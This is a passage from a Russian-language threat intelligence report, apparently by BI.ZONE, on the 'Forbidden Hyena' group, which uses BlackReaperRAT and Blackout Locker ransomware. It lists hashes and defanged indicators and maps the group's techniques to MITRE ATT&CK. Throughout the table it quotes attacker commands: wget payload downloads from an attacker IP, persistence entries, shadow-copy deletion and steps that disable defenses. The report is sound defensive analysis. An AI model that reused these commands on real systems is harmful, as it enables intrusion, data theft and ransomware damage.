- 40fc5e5c4bc7ac0880dcf1635acd01c09dba0411ef7ac4f4cc0e309412aae348

SharpView

c0621954bd329b5cabe45e92b31053627c27fa40853beb2cce2734fa677ffd93

Netcat

3e59379f585ebf0becb6b4e06d0fbbf806de28a4bb256e837b4555f1b4245571

Plink

50479953865b30775056441b10fdcb984126ba4f98af4f64756902a807b453e7

Конфигурационный файл ProxyChains

61a6878a3a864df7664b2729e9ae3b5448dcd1c087cbb36b6a7827d83061c127

Сетевые индикаторы

URL

- hxxps://confluence.dada-tuda[.]ru/.w/wrgdfregrtgawreg.vbs
- hxxps://big-tree[.]ru/.ss/s.php
- hxxps://t[.]me/+QFbPfHfSq3E0N2M6

Домены

- confluence.dada-tuda[.]ru
- dada-tuda[.]ru
- big-tree[.]ru

IP-адреса

- 193.233.48[.]98
- 2.59.163[.]169

MITRE ATT&CK

Тактика	Техника	Процедура
Execution	Command and Scripting Interpreter: PowerShell	Forbidden Hyena использует интерпретатор <code>powershell.exe</code> для запуска PowerShell-скриптов <code>ssh.ps1</code>, <code>PsMapExec.ps1</code>, <code>PowerView.ps1</code>, <code>any.ps1</code>, <code>ntds.ps1</code>. Forbidden Hyena использует самописный реверс-шелл для выполнения PowerShell-команд в интерпретаторе <code>powershell.exe</code>

Тактика	Техника	Процедура
	Command and Scripting Interpreter: Windows Command Shell	Forbidden Hyena использует BlackReaperRAT для удаленного выполнения команд в интерпретаторе <code>cmd.exe</code>: <code>cmd.exe /k [COMMAND]&&exit</code> <code>cmd.exe /k [COMMAND] > sh.txt & exit</code>
	Command and Scripting Interpreter: Unix Shell	Forbidden Hyena использует интерпретатор командной строки Unix для запуска Bash-скриптов <code>full.sh</code>, <code>go.sh</code>, <code>systemd-cron</code>
	Command and Scripting Interpreter: Visual Basic	Forbidden Hyena использует <code>cscript.exe</code> или <code>wscript.exe</code> для запуска VBS-загрузчика вредоносной программы BlackReaperRAT
	Native API	Forbidden Hyena использует в реверс-шелле WinAPI-функцию <code>CreateProcessA</code> для запуска <code>powershell.exe</code>. Forbidden Hyena использует в Blackout Locker WinAPI-функции <code>DuplicateTokenEx</code> и <code>SetThreadToken</code> для манипулирования токенами доступа
	User Execution: Malicious File	Жертва должна распаковать RAR-архив и запустить содержащийся в нем Batch-скрипт либо VBS-скрипт, чтобы инициировать процесс компрометации системы
Persistence	Account Manipulation: SSH Authorized Keys	Forbidden Hyena использует PowerShell-скрипт <code>ssh.ps1</code> для загрузки с удаленного сетевого ресурса SSH-ключей <code>id_rsa</code> и <code>id_rsa.pub</code> в скрытую директорию <code>C:\Users\Public\.ssh_keys</code>
	Account Manipulation: Additional Local or Domain Groups	Forbidden Hyena использует PowerShell-скрипт <code>ssh.ps1</code> для добавления созданной локальной учетной записи в группу администраторов: <pre>net localgroup Administrators \$username /add Out-Null</pre>

Тактика	Техника	Процедура
	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Forbidden Hyena добавляет BlackReaperRAT в ключ реестра Run кустов HKLM и HKCU: <pre>[(HKLM HKCU)\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] [0-9a-zA-Z]{14} = "wscript.exe //B "(%APPDATA%\TEMP%)\[0-9a-zA-Z]{14}.vbs"</pre> Forbidden Hyena использует VBS-загрузчик для создания копии VBS-скрипта BlackReaperRAT в каталоге автозапуска текущего пользователя: <pre>%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\[0-9a-zA-Z]{14}.vbs</pre> Forbidden Hyena добавляет Blackout Locker в ключ реестра Run: <pre>[HKCU\Software\Microsoft\Windows\CurrentVersion\Run] (Milkyway Blackout) = "[путь к исполняемому файлу Blackout Locker]"</pre> Forbidden Hyena использует Blackout Locker для добавления <code>WindowsSystemHelper.exe</code> и <code>winhelper.exe</code> в ключи реестра Run и RunOnce: • <code>[HKCU\Software\Microsoft\Windows\CurrentVersion\Run] WindowsSystemHelper = "[путь к WindowsSystemHelper.exe]"</code> • <code>[HKLM\Software\Microsoft\Windows\CurrentVersion\Run] WindowsSystemHelper = "[путь к WindowsSystemHelper.exe]"</code> • <code>[HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce] SystemHelper = "[путь к WindowsSystemHelper.exe]"</code> • <code>[HKCU\Software\Microsoft\Windows\CurrentVersion\Run] WinSystemHelper = "[путь к winhelper.exe]"</code> Forbidden Hyena использует Blackout Locker для создания LNK-файлов <code>WindowsHelper.lnk</code> и <code>SystemHelper.lnk</code> в каталоге автозапуска
	Create Account: Local Account	Forbidden Hyena использует PowerShell-скрипт <code>ssh.ps1</code> для создания новой локальной учетной записи пользователя: <pre>net user \$username \$password /add /expires:never /comment:"Local admin user for SSH keys" Out-Null</pre>
	Scheduled Task/Job: Cron	Forbidden Hyena использует Bash-скрипт <code>full.sh</code> для создания запланированной задачи cron, отвечающей за запуск файла <code>systemd-cron</code> каждый час: <pre>echo \$'SHELL=/bin/bash\nPATH=/sbin:/bin:/usr/sbin:/usr/bin\n0 */1 * * * root /lib/systemd/systemd-cron\n' > /etc/cron.d/systemd-cron</pre>

Тактика	Техника	Процедура
	Scheduled Task/Job: Scheduled Task	Forbidden Hyena создает задачу в планировщике заданий Windows для автозапуска BlackReaperRAT на скомпрометированном хосте: <pre>cmd.exe /k "schtasks /create /tn "Windows Update" /tr "%APPDATA%\[0-9a-zA-Z]{14}.vbs" /sc onstart /ru SYSTEM /rl HIGHEST /f"&&exit</pre> Forbidden Hyena использует Blackout Locker для создания запланированной задачи с именем WindowsSystemMaintenance для запуска файла WindowsSystemHelper.exe. Конфигурационный файл задачи сохраняется в C:\Windows\Temp\task.xml
Privilege Escalation	Access Token Manipulation: Token Impersonation/Theft	Forbidden Hyena использует Blackout Locker для повышения привилегий путем дублирования токена процесса winlogon.exe
	Create or Modify System Process	Forbidden Hyena использует Blackout Locker для создания и запуска службы с именем MilkywayService_%d (BlackoutService_%d), где %d — значение функции GetTickCount, и описанием "Milkyway Temporary Service" ("Blackout Temporary Service") для выполнения вредоносного кода с повышенными привилегиями. Forbidden Hyena использует Blackout Locker для создания сервиса WinSystemHelper, запускающего winhelper.exe с повышенными привилегиями. Forbidden Hyena использует Blackout Locker для завершения работы сервисов, связанных с антивирусом Windows Defender
	Scheduled Task/Job: Scheduled Task	Forbidden Hyena создает задачу в планировщике заданий Windows для запуска BlackReaperRAT от имени SYSTEM с максимальными привилегиями
Defense Evasion	Debugger Evasion	Forbidden Hyena использует в Blackout Locker функцию IsDebuggerPresent для проверки факта отладки
	File and Directory Permissions Modification: Windows File and Directory Permissions Modification	Forbidden Hyena изменяет права доступа к файлам в каталоге C:\Users\Public\.ssh_keys, используя iCACLS: <pre>icacls [FilePath] /inheritance:d Out-Null icacls [FilePath] /remove:g "Administrators" "Users" "INTERACTIVE" "SERVICE" "BATCH" Out-Null icacls [FilePath] /setowner \$username Out-Null icacls [FilePath] /grant:r "NT AUTHORITY\SYSTEM:(OI)(CI)F" Out-Null icacls [FilePath] /grant:r "\${username}:(OI)(CI)F" Out-Null</pre>

Тактика	Техника	Процедура
	File and Directory Permissions Modification: Linux and Mac File and Directory Permissions Modification	Forbidden Hyena изменяет права доступа к файлам, используя <code>chmod</code>: <pre>chmod 777 /lib/systemd/systemd-svchelper</pre> <pre>chmod 777 /lib/systemd/systemd-cron</pre> <pre>chmod 644 /etc/cron.d/systemd-cron</pre> <pre>chmod 0755 -- "/lib/systemd/systemd-svchelper" { printf "Failed to chmod %s\n" "/lib/systemd/systemd-svchelper" >&2; return 1; }</pre>
	Hide Artifacts: Hidden Files and Directories	Forbidden Hyena использует BlackReaperRAT, который присваивает атрибуты Hidden и System скопированным файлам (<code>cmd.exe</code> и экземпляры BlackReaperRAT) на съемных носителях информации
	Impair Defenses: Disable or Modify Tools	Forbidden Hyena использует Blackout Locker для завершения работы сервисов SecurityHealthService, WinDefend, WdNisSvc, Sense, WdFilter, WdBoot, MsSecFlt, wscsvc. Forbidden Hyena использует Blackout Locker для завершения работы процессов MsMpEng.exe, MsSense.exe, MsMpSvc.exe, smartscreen.exe, SecurityHealthHost.exe. Forbidden Hyena использует Blackout Locker для изменения значений параметров ключей реестра, связанных с антивирусом Windows Defender: TamperProtection, DisableAntiSpyware, DisableRealtimeMonitoring и других. Forbidden Hyena использует Blackout Locker для изменения информации об антивирусе в ключе реестра <code>HKLM\SOFTWARE\Microsoft\Security Center\Provider\Av</code> на MilkywayEncryptor. Forbidden Hyena использует Blackout Locker для отключения защиты SmartScreen через реестр ОС
	Indicator Removal: Clear Windows Event Logs	Forbidden Hyena с помощью Blackout Locker очищает журналы событий Windows: System, Application, Security

Тактика	Техника	Процедура
	Indicator Removal: File Deletion	Forbidden Hyena использует механизм самоудаления в VBS-загрузчике: <pre>cmd.exe /c ping 127.0.0.1 -n 2 > nul & del /F /Q "[путь к 1.vbs]"</pre> Forbidden Hyena использует механизм самоудаления в Blackout Locker: <pre>cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "[путь к Blackout Locker]"</pre> Forbidden Hyena использует механизм самоудаления в шифровальщике viper_linux: <pre>sleep 5 && rm -f viper_linux && pkill -f viper_linux</pre>
	Masquerading: Match Legitimate Resource Name or Location	Forbidden Hyena использует BlackReaperRAT для создания на съемных носителях информации LNK-файлов, которым присваиваются имена легитимных файлов и документов, находящихся на этих же носителях. Forbidden Hyena копирует BlackReaperRAT на съемный носитель информации в каталог "System Volume Information". Forbidden Hyena присваивает вредоносным программам имена, схожие с легитимными файлами: conhost.exe, svchost.exe, systemd-cron, systemd-svchelper
	Obfuscated Files or Information	Forbidden Hyena использует garble для обфускации имплантов фреймворка постэксплуатации Sliver
	Obfuscated Files or Information: Software Packing	Forbidden Hyena использует UPX для упаковки вредоносных программ
	Obfuscated Files or Information: Junk Code Insertion	Forbidden Hyena обфусцирует VBS-файлы загрузчика и BlackReaperRAT, добавляя значительный объем бесполезного кода
	Virtualization/Sandbox Evasion: System Checks	Forbidden Hyena использует в Blackout Locker проверку имени собственного исполняемого файла. Если оно содержит sample, sandbox, virus, то вредоносная программа завершает работу. Forbidden Hyena использует в Blackout Locker проверку наличия запущенных процессов, связанных с анализом вредоносных программ: procmon, wireshark, fiddler, regshot, ollydbg, idaq, x32dbg, x64dbg

Тактика	Техника	Процедура
Credential Access	OS Credential Dumping: Security Account Manager	Forbidden Hyena с помощью PowerShell-скрипта <code>ntds.ps1</code> копирует кусты реестра SAM и SYSTEM для получения учетных данных пользователей
	OS Credential Dumping: NTDS	Forbidden Hyena использует PowerShell-скрипт <code>ntds.ps1</code> для получения копии файла <code>C:\Windows\NTDS\ntds.dit</code>
Discovery	File and Directory Discovery	Forbidden Hyena применяет Blackout Locker, последовательно сканируя диски от A до Z, рекурсивно обходя каталоги и отыскивая файлы, которые затем шифрует. Forbidden Hyena применяет шифровальщик <code>viper_linux</code> для рекурсивного обхода всех директорий, начиная из корневой директории <code>/</code>, за исключением <code>/proc</code>, <code>/sys</code>, <code>/dev</code>, <code>/tmp</code>, <code>/var/tmp</code>, <code>/run</code>, <code>/boot</code>, <code>/lost+found</code>, <code>/media</code>, <code>/mnt</code>, <code>/etc</code>, <code>/var/log</code>, <code>/var/cache</code>, <code>/var/lib</code>, <code>/bin</code>, <code>/sbin</code>, <code>/lib</code>, <code>/lib64</code>, <code>/usr/bin</code>, <code>/usr/sbin</code>, <code>/usr/lib</code>, <code>/usr/lib64</code>, <code>/usr/local/bin</code>, <code>/usr/local/sbin</code>, <code>/usr/local/lib</code>, <code>/usr/share</code>, <code>/var/spool</code>, <code>/var/run</code>
	Network Share Discovery	Forbidden Hyena использует Blackout Locker для перечисления сетевых ресурсов после успешного подключения к SMB-порту 445, пропуская ресурс ADMIN\$, для шифрования файлов
	Remote System Discovery	Forbidden Hyena использует инструменты PsMapExec и PowerView для разведки скомпрометированной IT-инфраструктуры
	System Information Discovery	Forbidden Hyena использует BlackReaperRAT для получения имени компьютера через COM-объект WshNetwork: <pre>CreateObject("WScript.Network").ComputerName</pre>
	System Owner/User Discovery	Forbidden Hyena использует BlackReaperRAT для получения имени пользователя через COM-объект WshNetwork: <pre>CreateObject("WScript.Network").UserName</pre>
Lateral Movement	Replication Through Removable Media	Forbidden Hyena использует BlackReaperRAT для распространения через съемные носители информации
Command and Control	Application Layer Protocol: Web Protocols	Forbidden Hyena использует в BlackReaperRAT коммуникацию с управляющим сервером по протоколу HTTPS и передает на сервер такую информацию, как название компьютера, дата и время, имя пользователя и уникальный BotID. Пример сетевого запроса: <pre>hxxps://big-tree[.]ru/.ss/s.php?k=[redacted]&botid=Computername:DESKTOP-JGLJLD 2025-12-19 10:57:14 Username:admin BotID:JR9DDVran1tzKO</pre>

Тактика	Техника	Процедура
	Ingress Tool Transfer	Forbidden Hyena, используя BlackReaperRAT, может по команде <code>dl</code> загружать и запускать EXE-файлы. Исполняемые файлы сохраняются со случайным именем формата <code>[0-9a-zA-Z]{14}.exe</code> в каталоге <code>%PROGRAMDATA%</code> на хосте жертвы. Forbidden Hyena, используя BlackReaperRAT, может по команде <code>update</code> загружать и запускать новую версию BlackReaperRAT. Forbidden Hyena использует в Bash-скриптах <code>wget</code> для загрузки дополнительных инструментов: <code>wget http://193.233.48[.]98:443/systemd-svchelper</code> <code>wget http://193.233.48[.]98:443/systemd-cron</code> <code>wget -q --tries=3 --timeout=15 -O "\$tmpfile" -- "http://193.233.48[.]98:443/systemd-svchelper"</code> <code>wget http://go[.]dev/dl/go1.25.0.linux-amd64.tar.gz</code> Forbidden Hyena использует PowerShell-скрипт <code>any.ps1</code> для загрузки ПО удаленного администрирования AnyDesk: <pre>\$clnt = New-Object System.Net.WebClient \$url = "http://download.anydesk[.]com/AnyDesk.exe" \$file = "%Public%\Documents\AnyDesk.exe" \$clnt.DownloadFile(\$url, \$file)</pre>
	Proxy	Forbidden Hyena использует инструмент <code>proxychains</code> для проксирования трафика
	Remote Access Tools: Remote Desktop Software	Forbidden Hyena использует средство удаленного доступа AnyDesk
	Web Service: Bidirectional Communication	Forbidden Hyena использует в BlackReaperRAT механизм получения команд из описания телеграм-канала
Impact	Data Encrypted for Impact	Forbidden Hyena использует в Blackout Locker алгоритм AES-128 в режиме GCM для шифрования файлов. К зашифрованному файлам добавляется расширение <code>.milkyway (.blackout)</code>. Forbidden Hyena использует в шифровальщике <code>viper_linux</code> алгоритм AES-256 в режиме GCM для шифрования файлов
	Defacement: Internal Defacement	Forbidden Hyena использует Blackout Locker для установки собственных обоев рабочего стола из файла <code>C:\windows\lock.png</code> , а также для смены иконок зашифрованных файлов

Тактика	Техника	Процедура
	Inhibit System Recovery	Forbidden Hyena использует Blackout Locker для удаления теневого копирования Windows с помощью команды vssadmin: <pre>vssadmin delete shadows /all /quiet</pre> Forbidden Hyena использует Blackout Locker для завершения работы сервисов, связанных с резервным копированием: vss, Veeam, Backup, Restore, Recovery, ShadowCopy, VolumeShadowCopy
	Service Stop	Forbidden Hyena использует Blackout Locker для завершения работы множества сервисов и процессов, включая sql, oracle, veeam, backup, sqlserver, msexchange, sophos, а также процессы приложений MS Office (excel, outlook, winword и др.) для обеспечения доступа к файлам для шифрования: <pre>net stop <service_name> /y</pre> <pre>sc config <service_name> start= disabled</pre>

Не пропустите новые угрозы — подпишитесь на статьи о них

Я даю [согласие](#) на получение информационных и рекламных рассылок BI.ZONE, а также [согласие](#) на обработку персональных данных для получения таких рассылок в соответствии с [Политикой конфиденциальности](#)*

* Обязательное поле

Как защититься от подобных атак

Чтобы выстроить эффективную киберзащиту, важно понимать, какие инструменты используют кластеры активности в реальных атаках. Здесь помогает [BI.ZONE Threat Intelligence](#). Портал предоставляет подробную информацию об актуальных угрозах, злоумышленниках, их тактиках, техниках, инструментах и эксплуатируемых уязвимостях. Эти данные помогают проактивно защищать компанию и быстро реагировать на киберинциденты.